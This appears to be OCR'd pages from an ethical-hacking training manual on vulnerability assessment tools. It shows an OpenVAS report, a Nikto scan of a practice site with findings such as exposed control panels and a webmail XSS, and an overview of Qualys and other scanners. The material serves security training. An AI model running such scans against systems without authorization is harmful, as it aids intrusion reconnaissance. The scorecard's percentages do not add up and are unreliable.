
Vulnerability Assessment Tools: OpenVAS and Nikto

OpenVAS

A framework of several services and tools offering a comprehensive and powerful **vulnerability scanning** and **vulnerability management solution**

Nikto

A **web server assessment tool** that examines a web server to discover potential problems and security vulnerabilities



Greenbone Security Assistant - Report Details - Mozilla Firefox
https://127.0.0.1:9392/report/305f3f60-3419-4e1e-abae-fd7e
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
HTTPS Everywhere
Greenbone Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Filter

Report: Thu, Mar 31, 2022 4:03 AM UTC   Done   ID: 305f3f60-3419-4e1e-abae-fd7e4935c97c   Created: Thu, Mar 31, 2022 4:03 AM UTC   Modified: Thu, Mar 31, 2022 4:19 AM UTC   Owner: admin

Information | Results (4 of 46) | Hosts (1 of 1) | Ports (2 of 17) | Applications (0 of 0) | Operating Systems (1 of 1) | CVEs (1 of 1) | Closed CVEs (8 of 8) | TLS Certificates (1 of 1) | Error Messages (0 of 0) | User Tags (0)

1 - 4 of 4


Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	10.10.1.22		general/tcp	Thu, Mar 31, 2022 4:04 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	10.10.1.22		135/tcp	Thu, Mar 31, 2022 4:13 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	10.10.1.22		3389/tcp	Thu, Mar 31, 2022 4:12 AM UTC
TCP timestamps	2.6 (Low)	80 %	10.10.1.22		general/tcp	Thu, Mar 31, 2022 4:04 AM UTC

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

1 - 4 of 4

https://www.openvas.org

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbone.net



nikto -h www.certifiedhacker.com -Tuning x - Parrot Terminal
File
Edit
View
Search
Terminal
Help
Menu
nikto -h www.certifiedh...

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nikto -h www.certifiedhacker.com -Tuning x
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2022-03-31 07:32:51 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect again
st some forms of XSS
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content
 of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer o
r proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability. Previous versions contain othe
r non-descript vulnerabilities.
+ /securecontrolpanel/: Web Server Control Panel
+ /webmail/: Web based mail package installed.
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-2117: /cpanel/: Web-based control panel
+ OSVDB-3268: /css/: Directory indexing found.
```

https://cirt.net

Other Vulnerability Assessment Tools

- **Qualys FreeScan**
  https://www.qualys.com
- **Acunetix Web Vulnerability Scanner**
  https://www.acunetix.com
- **Nexpose**
  https://www.rapid7.com
- **Network Security Scanner**
  https://www.beyondtrust.com
- **SAINT**
  https://www.carson-saint.com
- **beSECURE (AVDS)**
  https://www.beyondsecurity.com
- **Core Impact Pro**
  https://www.coresecurity.com
- **N-Stalker Web Application Security Scanner**
  https://www.nstalker.com
- **ManageEngine Vulnerability Manager Plus**
  https://www.manageengine.com
- **Nipper Studio**
  https://www.titania.com

Vulnerability Assessment Tools

An attacker performs vulnerability scanning to identify security loopholes in the target network that they can exploit to launch attacks. Security analysts can use vulnerability assessment tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them.

Network vulnerability scanners help to analyze and identify vulnerabilities in the target network or network resources by using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

The following are some of the most effective vulnerability assessment tools:

- **Qualys Vulnerability Management**

  Source: *https://www.qualys.com*

  Qualys VM is a cloud-based service that gives immediate, global visibility into where IT systems might be vulnerable to the latest Internet threats and how to protect them. It helps to continuously identify threats and monitor unexpected changes in a network before they turn into breaches.

  Features:

  - **Agent-based detection**

    Also works with the Qualys Cloud Agents, extending its network coverage to unscannable assets.

  - **Constant monitoring and alerts**

    When VM is paired with Continuous Monitoring (CM), InfoSec teams are proactively alerted about potential threats, so problems can be tackled before they turn into breaches.

  - **Comprehensive coverage and visibility**

    Continuously scans and identifies vulnerabilities for protecting IT assets on-premises, in the cloud, and at mobile endpoints. Its executive dashboard displays an overview of the security posture and gives access to remediation details. VM generates custom, role-based reports for multiple stakeholders, including automatic security documentation for compliance auditors.

  - **VM for the perimeter-less world**

    As enterprises adopt cloud computing, mobility, and other disruptive technologies for digital transformation, Qualys VM offers next-generation vulnerability management for these hybrid IT environments whose traditional boundaries have been blurred.

  - **Discover forgotten devices and organize the host assets**

    Qualys can help quickly determine what is running in different parts of the network—from the perimeter and corporate network to virtualized machines and cloud services. It can also identify unexpected access points, web servers, and other devices that can expose the network to attack.

  - **Scan for vulnerabilities everywhere, accurately and efficiently**


    Scan systems anywhere from the same console, including the perimeter, the internal network, and cloud environments.

- **Identify and prioritize risks**

  Qualys, using trend analysis, Zero-Day, and Patch impact predictions, can identify the highest business risks.

- **Remediate vulnerabilities**

  Qualys's ability to track vulnerability data across hosts and time produces interactive reports that provide a better understanding of the security of the network.



Vulnerability Scorecard Report

December 25

Vulnerability Scorecard Report_system_PO_displayedAll
Source Business Unit
Operating System All

Results

Vulnerability Distribution by Severity Level

🟥 Level 5	**37,210**	65%
🟥 Level 4	**58,268**	38%
🟥 Level 3	**47,317**	21%
🟧 Level 2	**17,768**	18%
🟨 Level 1	**2,413**	5%

Vulnerability Distribution by Type

🟥 Confirmed	**37,210**	76%
🟨 Potential	**58,268**	24%

Asset Groups		Severities by Levels					Vulnerability Type			Hosts w/Vuln Levels 5,4,3		Vulnerability Status				Vulnerability Age by Days		
